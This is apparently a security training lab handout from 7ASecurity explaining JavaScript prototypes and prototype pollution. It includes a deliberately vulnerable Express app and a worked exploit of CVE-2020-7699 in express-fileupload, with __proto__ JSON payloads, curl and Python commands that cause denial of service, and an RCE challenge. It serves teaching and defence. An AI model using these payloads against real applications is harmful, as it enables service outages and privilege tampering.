

Hacking Modern Web Apps
Part: 2
Lab ID: 1

Prototype Pollution in Node.Js

Objects/Functions/Classes in js
Constructors in Javascript
Prototype Pollution

7ASecurity
Protect Your Site & Apps From Attackers
admin@7asecurity.com

INDEX

Part 1: Javascript 101

Introduction

Prototype Pollution attacks, as the name suggests, is about polluting the prototype of a base object which can sometimes lead to RCE. This is a fantastic research done by Olivier Arteau and has given a talk on NorthSec 2018[1].

Before jumping to this class of vulnerabilities, there are some basic theories which one should learn for fully understanding the vulnerability and writing a proper exploit.

Objects in javascript:

An object in the javaScript is nothing but a collection of key value pairs where each pair is known as a property. Let's take an example to understand this (use browser console to execute the code):

NOTE: Copy the code from https://7as.es/nodejs/prototype_pollution/objects.txt

Code:

```
var obj = {
    "name": "7ASecurity",
    "website": "7asecurity.com",
    "course": "Modern Web Apps"
}
obj.name;     // prints "7ASecurity"
obj.website; // prints "7asecurity.com"

console.log(obj);  // prints the entire object along with all of its properties.
```

Output:

```
{name: "7ASecurity", website: "https://7asecurity.com", course: "Modern Web Apps"}
course: "Modern Web Apps"
name: "7ASecurity"
website: "https://7asecurity.com"
__proto__: Object
```

[1] https://www.youtube.com/watch?v=LUsiFV3dsK8

console.log() prints out an additional property named “__proto__” which we haven’t explicitly defined like “name” and “website”. Where is this property coming from ?



Fig.: __proto__ property which we haven’t defined

In javascript, “Object” is the fundamental object upon which all further objects are created.

An empty object can be created by explicitly passing “null” as argument to “Object.create()” but by default it creates an object of a type that corresponds to its value and inherits all the properties to the newly created object (unless its null).

Fig.: No properties when objects are created with null argument

Code:

```
console.log(Object.create(null));
```

Functions/Classes in javascript:

The concept of functions/classes are relative in javascript as functions itself serves as the constructor for the classes and there are no explicit “classes” itself.

NOTE: Copy the code from https://7as.es/nodejs/prototype_pollution/functions.txt

Code:

```
function company(name, founded) {
    this.name = name;
    this.founded = founded;
    this.details = function() {
        return "The company named " + this.name + " was founded in " + this.founded;
    }
}

console.log(company.prototype); // prints the prototype property of the function
```

Output:

```
{constructor: ƒ}
constructor: ƒ company(name, founded)
__proto__: Object
```

When a function is created, by default the javaScript includes a prototype property to the function which is nothing but an object (called prototype object).

This object has a constructor property which points back to the function on which prototype object is a property.



Fig.: Constructor points back to the function itself

NOTE: Copy the code from https://7as.es/nodejs/prototype_pollution/functions2.txt

Code:

```
var company1 = new company("Google", 1998);

console.log(company1);
company1.details(); // prints "The company named Google was founded in 1998"
```

Output:

```
details: ƒ ()
founded: 1998
name: "Google"
__proto__:
    constructor: ƒ company(name, founded)
    __proto__: Object
```

When an object is created, the newly created object has a property named “__proto__” which basically points to the prototype object of the constructor function.

```
var company1 = new company("Google", 1998);

console.log(company1);
company1.details(); // prints "The company r
```

```
▼ company {name: "Google", founded: 1998, de
  ▶ details: ƒ ()
    founded: 1998
    name: "Google"
  ▼ __proto__:
    ▶ constructor: ƒ company(name, founded)
    ▶ __proto__: Object
```

Fig.: __proto__ points to function.prototype

Code:

```
console.log(company.prototype);
console.log(company1.__proto__);
```

Output:

```
{constructor: ƒ}
constructor: ƒ company(name, founded)
__proto__: Object
```

In short, “object.__proto__” is pointing to “function.prototype”.

```
> console.log(company.prototype);
  console.log(company1.__proto__);
```

```
▼ {constructor: ƒ} i
  ▶ constructor: ƒ company(name, founded)
  ▶ __proto__: Object

▼ {constructor: ƒ} i
  ▶ constructor: ƒ company(name, founded)
  ▶ __proto__: Object
```

Fig.: __proto__ points to function.prototype

Constructors in javascript

Constructor is a magical property which returns the function that was used to create the object.

NOTE: Copy the code from https://7as.es/nodejs/prototype_pollution/functions3.txt

Code:

```
var company2 = new company("Amazon", 1994);
company2.constructor
```

Output:

```
ƒ company(name, founded) {
    this.name = name;
    this.founded = founded;
    this.details = function() {
        return "The company named " + this.name + " was founded in " + this.founded;
    }
}
```

Code:

```
company2.constructor.constructor
```

Output:

```
Function() { [native code] }
```

```
var company2 = new company("Amazon", 1994);
company2.constructor
f company(name, founded) {
    this.name = name;
    this.founded = founded;
    this.details = function() {
        return "The company named " + this.
    }
}
company2.constructor.constructor
f Function() { [native code] }
```

Fig.: constructor.constructor points to global function constructor

The prototype object has a constructor which points to the function itself and the constructor of the constructor points to the global function constructor.

Prototypes in javascript

Even though prototype objects are added by default, it can also be modified at runtime.

NOTE: Copy the code from https://7as.es/nodejs/prototype_pollution/prototypes.txt

Code:

```
function company(name, founded) {
    this.name = name;
    this.founded = founded;
    }

var company1 = new company("Google", 1998);
var company2 = new company("Amazon", 1994);

company.prototype.details = function() {
        return "The company named " + this.name + " was founded in " + this.founded;
    }

company1.details();
company2.details();
```

Output:

```
The company named Google was founded in 1998
The company named Amazon was founded in 1994
```

Here we modified the function's prototype to add a new property. We can achieve similar results using objects as well.

NOTE: Copy the code from https://7as.es/nodejs/prototype_pollution/prototypes2.txt

Code:

```
function company(name, founded) {
    this.name = name;
    this.founded = founded;
    }

var company1 = new company("Google", 1998);
var company2 = new company("Amazon", 1994);

company1.constructor.prototype.details = function() {
        return "The company named " + this.name + " was founded in " + this.founded;
    }

company1.details(); // prints "The company named Google was founded in 1998"
company2.details(); // prints "The company named Amazon was founded in 1994"
```

An interesting thing to note here is that even though we modified the "company1" object, the other object named "company2" also changed.

```
undefined
company2.details()
▶Uncaught TypeError: company2.details is not a function
    at <anonymous>:1:10
company1.constructor.prototype.details = function() {
        return "The company named " + this.name + " was
    }
ƒ () {
        return "The company named " + this.name + " was
    }
company2.details();
"The company named Amazon was founded in 1994"
```

Fig.: second object modified by using the first object !

This is because “object.constructor.prototype” (same as “object.__proto__” ← magic property that returns the “prototype” of the object)) is pointing to the “function.prototype” itself.

Part 2: Prototype Pollution

Let's take an example:

```
obj[a][b] = c
```

If an attacker can control "a" and "c", then he can set the value of "a" to "__proto__" and the property "b" will be defined for all existing objects of the application with the value "c".

The attack is not as simple as it looks above.. According to the research paper[2], this is exploitable only if any of the following 3 happens:

1. Object recursive merge
2. Property definition by path
3. Object clone

Object recursive merge

Let's take a sample pseudo code (from the original research paper[3]) to explain:

Code:

```
merge (target, source)
    foreach property of source
        if property exists and is an object on both target and source
            merge(target[property], source[property])
        else
            target[property] = source[property]
```

The following points are clear from the above pseudo code:

1. The function starts with iterating all properties of "source" (since 2nd is given preference incase of same key-value pairs)

2. If the property exists on both target and source and they are both of type Object, then it recursively starts to merge it.

[2] https://github.com/HoLyVieR/prototype-pollution-nsec18/blob/master/paper/JavaScript_prototype_pollution_attack_in_NodeJS.pdf

[3]

3. We can successfully add a new property to all the objects if the following conditions are met in the above scenario:

    a. We control the value of source[property] to make property as “__proto__”.
    b. We control the value of source

During recursion, source[property] at some point will actually point to the prototype of the object “target” and this leads to adding a new property to all existing/new objects.

Let’s take an example to understand prototype pollution better.

Download Link:
https://training.7asecurity.com/ma/mwebapps/part2/apps/prototype_pollution.zip

Commands:

```
unzip prototype_pollution.zip
cd proto
node proto.js

# incase it didn’t work, install dependencies
npm install express body-parser cookie-parser path
```

Code:

```
'use strict';

const express = require('express');
const bodyParser = require('body-parser')
const cookieParser = require('cookie-parser');
const path = require('path');

const isObject = obj => obj && obj.constructor && obj.constructor === Object;

function merge(a, b) {
   for (var attr in b) {
      console.log("Current attribute: " + attr);
      if (isObject(a[attr]) && isObject(b[attr])) {
         merge(a[attr], b[attr]);
      } else {
         a[attr] = b[attr];
      }
   }
   return a
}
```

```
function clone(a) {
   return merge({}, a);
}

const PORT = 8080;
const HOST = '0.0.0.0';
const admin = {};
const app = express();
app.use(bodyParser.json())
app.use(cookieParser());

app.use('/', express.static(path.join(__dirname, 'views')));
app.post('/signup', (req, res) => {
   var body = JSON.parse(JSON.stringify(req.body));
   var copybody = clone(body)
   if (copybody.name) {
      res.cookie('name', copybody.name).json({
         "done": "cookie set"
      });
   } else {
      res.json({
         "error": "cookie not set"
      })
   }
});

app.get('/flag', (req, res) => {
   console.log(req.cookies);
   var Admin = JSON.parse(JSON.stringify(req.cookies));
   if (admin.admin == 1) {
      res.send("You have successfully polluted the object !");
   } else {
      res.send("You are not authorized");
   }
});

app.listen(PORT, HOST);
console.log(`Running on http://${HOST}:${PORT}`);
```

The following things are clear from the above code:

1. The code starts with defining a function merge which is essentially an insecure design of merging 2 objects.

2. It has 2 main paths, “/signup” where we can send a request to generate a cookie and then “/flag” where if the value of “admin.admin” is 1, then we have successfully polluted the global “admin” dict.

3. The path “/signup” basically calls clone() which internally calls merge() which is vulnerable to prototype pollution.

4. The clone() function is called with 2 arguments, first is an empty object (‘{}’) and 2nd is the req.body. So here since we fully control the req.body, we can pollute the objects !

5. Our objective is to pollute the admin object and then make the program print the following: “You have successfully polluted the object !”

Let’s use the command line node to understand each part of the code.

Command:

```
node
```

Output:

```
Welcome to Node.js v12.16.0.
Type ".help" for more information.
```

Node.js Command:

```
> // copy paste user defined functions like merge(), clone() and isObject()
const isObject = obj => obj && obj.constructor && obj.constructor === Object;

function merge(a, b) {
   for (var attr in b) {
      console.log("Current attribute: " + attr);
      if (isObject(a[attr]) && isObject(b[attr])) {
         merge(a[attr], b[attr]);
      } else {
         a[attr] = b[attr];
      }
   }
   return a
}

function clone(a) {
   return merge({}, a);
}
```

```
const admin = {};
```

We can first copy paste the user defined functions (just once) so that we can use them with further below commands.

Node.js Command:

```
> var body = JSON.parse('{"name": "7asecurity"}');
> var copybody = clone(body)
> copybody.name
```

Output:

```
Current attribute: name
'7asecurity'
```

As we can see, it works perfectly. Now what if we pass "__proto__" into the JSON.parse()? Let's try it out:

Payload:

```
{"name": "7asecurity", "__proto__":{"admin": 1}}
```

Node.js Command:

```
> admin.admin
> var body = JSON.parse('{"name": "7asecurity", "__proto__":{"admin": 1}}');
> var copybody = clone(body)
> admin.admin
```

Output:

```
> admin.admin
undefined
>
> var body = JSON.parse('{"name": "7asecurity", "__proto__":{"admin": 1}}')
undefined
>
> var copybody = clone(body)
Current attribute: name
Current attribute: __proto__
Current attribute: admin
undefined
>
> admin.admin
1
```

Fig.: admin object got polluted

From the above payload, we can see that during clone(body), the current attribute actually became "__proto__" ! This means at the 2nd iteration, the attribute value was actually pointing to "__proto__" and since we control the other side of the equation fully, we were able to overwrite the prototype of the global object !

Didn't get it ? Let's look at the function once again and see the flow:

Merge() - Why was it vulnerable ?

One obvious question here is, what makes the merge() function vulnerable here? Here is how it works and what makes it vulnerable:

Code:

```
function merge(a, b) {
    console.log(b); // {"name": "7asecurity", "__proto__": {"admin": 1 }}
    for (var attr in b) {
        console.log("Current attribute: " + attr); // Current attribute: __proto__
        if (isObject(a[attr]) && isObject(b[attr])) {
            merge(a[attr], b[attr]);
        } else {
            a[attr] = b[attr];
        }
    }
    return a
}
```

```
function clone(a) {
    return merge({}, a);
}
```

The following things are clear from the above function:

1. The function starts with iterating all properties that are present on the 2nd object b (since 2nd is given preference incase of same key-value pairs). Here the “b” is nothing but the input we gave which is:

   {"name": "7asecurity", "__proto__":{"admin": 1}}

2. If the property exists on both first and second arguments and they are both of type Object, then it recursively starts to merge it.

3. Now if we can control the value of b[attr] to make attr as __proto__ and also if we can control the value inside the proto property in b, then while recursion, a[attr] at some point will actually point to prototype of the object a and we can successfully add a new property to all the objects.

   Since we fully control the body, which is nothing but b, then we also control b[__proto__] which is equal to {"admin": 1}. At some point of time during recursion, attr will become “__proto__” and the following call will happen:

   a[__proto__] = b[__proto__]

   Since b[__proto__] is nothing but {"admin": 1}, we pollute the “a” which is nothing but global object “{}” which is passed as the first argument to merge() call !



Fig.: current attribute pointing towards __proto__

Hence we polluted the global object which led to the pollution of all objects (ones defined later as well) to inherit a property named admin ! Finally let's exploit the program remotely:

Command:

```
curl --header 'Content-type: application/json' -d '{"name":"7asec",
"__proto__": {"admin": 1}}' 'http://0.0.0.0:8080/signup'; curl
'http://0.0.0.0:8080/flag'
```

Output:

```
You have successfully polluted the object !
```

Part 3: CVE-2020-7699 - Exploiting Prototype Pollution in express-fileupload

Express-fileupload is a simple middleware for express which assists in uploading files to the server.

CVE-2020-7699[4] - Express-fileupload before 1.1.8 is vulnerable to prototype pollution attacks, if the parseNested option is enabled. By sending a corrupt HTTP request this can lead to denial of service.

Before proceeding with this lab, please install/run the vulnerable express-fileupload version (this is pre-installed in lab VM: `~/labs/part2/lab1/express-fileupload`):

Commands:

```
cd ~/labs/part2/lab1/express-fileupload
```

Commands:

```
mkdir -p ~/labs/part2/lab1/express-fileupload
cd ~/labs/part2/lab1/express-fileupload
npm install express-fileupload@1.1.6 express
```

Output:

```
npm WARN deprecated express-fileupload@1.1.6: Please upgrade express-fileupload
to version 1.1.8+ due to a security vulnerability with the parseNested option
npm WARN saveError ENOENT: no such file or directory, open
'~/labs/part2/lab1/package.json'
npm notice created a lockfile as package-lock.json. You should commit this
file.
npm WARN enoent ENOENT: no such file or directory, open
'~/labs/part2/lab1/package.json'
npm WARN abcd No description
npm WARN abcd No repository field.
npm WARN abcd No README data
npm WARN abcd No license field.

+ express@4.17.1
+ express-fileupload@1.1.6
added 54 packages from 39 contributors and audited 54 packages in 2.902s
found 0 vulnerabilities
```

[4] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-7699

Analysing `parseNested` in express-fileupload

Step 1: Exploring the parseNested option

From the vulnerability description above, it is clear that the issue happens when the parseNested option is enabled in express-fileupload.

Let's look at the official documentation[5] to see what the option does.

parseNested	• `false` **(default)** • `true`	By default, req.body and req.files are flattened like this: `{'name': 'John', 'hobbies[0]': 'Cinema', 'hobbies[1]': 'Bike'}` When this option is enabled they are parsed in order to be nested like this: `{'name': 'John', 'hobbies': ['Cinema', 'Bike']}`

Fig.: parseNested functionality

So if the parseNested option is enabled, instead of simple flattening, it will be parsed to be nested.

Simple flattening:

```
{'name': 'John', 'hobbies[0]': 'Cinema', 'hobbies[1]': 'Bike'}
```

Nested:

```
{'name': 'John', 'hobbies': ['Cinema', 'Bike']}
```

Step 2: Exploring the logic for parseNested

Let's grep through the source code to identify the logic behind how parseNested option works within express-fileupload.

Command:

[5] https://github.com/richardgirges/express-fileupload#readme

```
cd node_modules/express-fileupload
grep -inr "parseNested" . --color --exclude-dir={test,}
```

Output:

```
./package.json:37:  "deprecated": "Please upgrade express-fileupload to version
1.1.8+ due to a security vulnerability with the parseNested option",
./lib/index.js:20:  parseNested: false,
./lib/processMultipart.js:113:    if (options.parseNested) {
```

File:
lib/processMultipart.js

Code:

```
busboy.on('finish', () => {
   if (options.parseNested) {
      req.body = processNested(req.body);
      req.files = processNested(req.files);
   }
   next();
});
```

So if parseNested is enabled, it internally calls the processNested() function on req.body and req.files. This is particularly interesting for us since both of these can be controlled by an attacker in an HTTP request !

Polluting the object with processNested()

Let's explore the function definition of processNested.

Command:

```
grep -inr "processNested" . --color --exclude-dir={test,}
```

Output:

```
./lib/index.js:4:const processNested = require('./processNested');
./lib/index.js:43: * Quietly expose fileFactory and processNested; useful for
testing
./lib/index.js:46:module.exports.processNested = processNested;
./lib/processMultipart.js:5:const processNested = require('./processNested');
./lib/processMultipart.js:114:      req.body = processNested(req.body);
./lib/processMultipart.js:115:      req.files = processNested(req.files);
```

Looks like we have a file named “processNested.js” inside the lib directory. Let’s explore the code to understand it better.

File:
lib/processNested.js

Code:

```
module.exports = function(data){
  if (!data || data.length < 1) return {};

  let d = {},
    keys = Object.keys(data);

  for (let i = 0; i < keys.length; i++) {
    let key = keys[i],
      value = data[key],
      current = d,
      keyParts = key
        .replace(new RegExp(/\[/g), '.')
        .replace(new RegExp(/\]/g), '')
        .split('.');

    for (let index = 0; index < keyParts.length; index++){
      let k = keyParts[index];
      if (index >= keyParts.length - 1){
        current[k] = value;
      } else {
        if (!current[k]) current[k] = !isNaN(keyParts[index + 1]) ? [] : {};
        current = current[k];
      }
    }
  }

  return d;
};
```

Let’s understand the function in depth. Let’s split up the above function and understand each part of the code:

Code:

```
module.exports = function(data){
  if (!data || data.length < 1) return {};

  let d = {},
```

```
keys = Object.keys(data);
```

The function accepts one argument data and if it's empty, it simply returns an object. We also know that 2 user controlled arguments passed down to this function are req.body and req.files.

Now that we know we fully control the argument to the function, let's assume that we are using the below payload.

Payload:

```
{"__proto__.pollute":true}
```

So if the input is the above payload, then keys are nothing but the key value within the payload which is "__proto__.pollute".

Let's confirm our hypothesis using the node command line:

Command:

```
node
```

Output:

```
Welcome to Node.js v12.16.0.
Type ".help" for more information.
>
```

Node.js command:

```
var data = JSON.parse('{"__proto__.pollute": true}'); // since function args will be
in json
let d = {}, keys = Object.keys(data);
keys
```

Output:

```
> var data = JSON.parse('{"__proto__.pollute": true}');
undefined
> let d = {}, keys = Object.keys(data);
undefined
> keys
[ '__proto__.pollute' ]
```

Fig.: keys has only __proto__.pollute

Let's further analyse the code assuming that the input is the above payload.

Code:

```
for (let i = 0; i < keys.length; i++) {
    let key = keys[i],
      value = data[key],
      current = d,
      keyParts = key
        .replace(new RegExp(/\[/g), '.')
        .replace(new RegExp(/\]/g), '')
        .split('.');
```

For every key, this for loop is run once where each key and value is read to variables and then a regex is run on top of the key. The regex basically converts "[" into "." and removes "]". Since our input doesn't have both "[" and "]" characters, the regex will have no effect.

Once the regex checking is done, the input is split based on the dot character ".". Since we have a dot character in the payload, it will also be splitted.

Node.js Command:

```
key = keys[0]
value = data[key]
current = d
keyParts = key.replace(new RegExp(/\[/g), '.').replace(new RegExp(/\]/g),
'').split('.');
```

Output:

```
> key = keys[0]
'__proto__.pollute'
>
> value = data[key]
true
>
> keyParts = key.replace(new RegExp(/\[/g), '.').replace(new RegExp(/\]/g), '').split('.');
[ '__proto__', 'pollute' ]
```

Fig.: keyParts with our key splitted into 2

Now that keyParts has 2 elements based on our initial input but splitted based on dot character. Let's move forward to the final part:

Code:

```
for (let index = 0; index < keyParts.length; index++){
      let k = keyParts[index];
      if (index >= keyParts.length - 1){
        current[k] = value;
      } else {
        if (!current[k]) current[k] = !isNaN(keyParts[index + 1]) ? [] : {};
        current = current[k];
      }
```

Here, each value in the “keyPart” is iterated and is added to an empty object named “current”. Since “keyPart” has 2 elements, during the first run, the first “if” condition will fail and the program will directly move to “else” condition.

Since it's the first run, current[k] is not defined so it will try to define it with a ternary operator based on a condition check which checks if the next element in keyParts is a number or not. Since it’s not a number, current[k] = {} will be executed.

An interesting point to note here is that k is nothing but “__proto__” at this time so what we basically did is current[__proto__] = {} ! Finally the following command will be run: current = current[k] which is nothing but current = current[__proto__].

So after the first loop, current points to current[__proto__]. Very interesting !

Let’s manually run these commands one by one and ensure that we are correct:

Node.js Command:

```
var k = keyParts[0]
if (!current[k]) current[k] = !isNaN(keyParts[1]) ? [] : {};
current = current[k]
```

Output:

```
> var k = keyParts[0]
undefined
> k
'__proto__'
>
> if (!current[k]) current[k] = !isNaN(keyParts[1]) ? [] : {};
undefined
> current = current[k]
{}
```

Fig.: current now points to current[__proto__]

Let's go through the 2nd iteration of the loop and see what happens. In the 2nd iteration, k is "pollute" and since this time the for loop condition is met, the following is executed: current[k] = value; where we know that current points to current[__proto__], k is the string "pollute" and value is nothing but "true" (our input). So what essentially happens is

current[pollute] = true;

This will pollute the global object and all further objects created from it ! Let's verify this by running the commands again in the node terminal.

Node.js Commands:

```
var k = keyParts[1];
console.log(current.pollute);
current[k] = value;
console.log(current.pollute);
```

Output:

```
> var k = keyParts[1];
undefined
> k
'pollute'
>
> console.log(current.pollute);
undefined
undefined
>
> current[k] = value;
true
>
> console.log(current.pollute);
true
undefined
> let abc = {}
undefined
> abc.pollute
true
```

Fig.: successfully polluted the object

Now that we know enabling the parseNested can lead to prototype pollution, let's write a sample program and see if we can corrupt the toString() function of the object which will in turn lead to DOS.

Command:

```
cd ~/labs/part2/lab1/express-fileupload
```

File:

upload.js

Code:

```
const express = require('express');
const fileUpload = require('express-fileupload');
const app = express();

app.use(fileUpload({ parseNested: true }));

app.get('/', (req, res) => {
    res.end('express-fileupload prototype pollution');
});

app.listen(8080)
```

Command:

```
node upload.js
```

Payload:

```
{'__proto__.toString': 'express-fileupload prototype pollution'}
```

As we know from the above discussion, the easiest way to send this payload is via req.files.

Here, in the payload, what we are trying to do is to corrupt the toString() function by overwriting it and making it a constant string. When the application tries to call it at a later stage, it's no longer a function and the program will throw "TypeError" !

Let's write a command line python program to do the same:

Command:

```
python3 -c "import requests; requests.post('http://127.0.0.1:8080', files =
```

```
{'__proto__.toString': 'express-fileupload prototype pollution'});"
```

If we run the above exploit code once, we pollute the toString() function and all further requests to the application will fail with the “TypeError” essentially leading to a DOS !

Command:

```
curl http://127.0.0.1:8080
```

Output:

```
<!DOCTYPE html>
<html lang="en">
   <head>
      <meta charset="utf-8">
      <title>Error</title>
   </head>
   <body>
      <pre>TypeError: Object.prototype.toString.call is not a function<br>  
 at Object.isRegExp (/tmp/abcd/node_modules/qs/lib/utils.js:205:38)<br>  
 at normalizeParseOptions (/tmp/abcd/node_modules/qs/lib/parse.js:211:64)<br>
   at Object.module.exports [as parse]
(/tmp/abcd/node_modules/qs/lib/parse.js:223:19)<br>    at
parseExtendedQueryString (/tmp/abcd/node_modules/express/lib/utils.js:292:13)<br>
   at query
(/tmp/abcd/node_modules/express/lib/middleware/query.js:42:19)<br>    at
Layer.handle [as handle_request]
(/tmp/abcd/node_modules/express/lib/router/layer.js:95:5)<br>    at
trim_prefix (/tmp/abcd/node_modules/express/lib/router/index.js:317:13)<br>  
 at /tmp/abcd/node_modules/express/lib/router/index.js:284:7<br>    at
Function.process_params
(/tmp/abcd/node_modules/express/lib/router/index.js:335:12)<br>    at next
(/tmp/abcd/node_modules/express/lib/router/index.js:275:10)</pre>
   </body>
</html>
```

Extra mile #1: Escalating to Remote Code Execution

Can you exploit the express-fileupload prototype pollution further to gain remote code execution (RCE) ?

HINT: Take the help of ejs templating engine ;)

Email your solutions to admin@7asecurity.com for prizes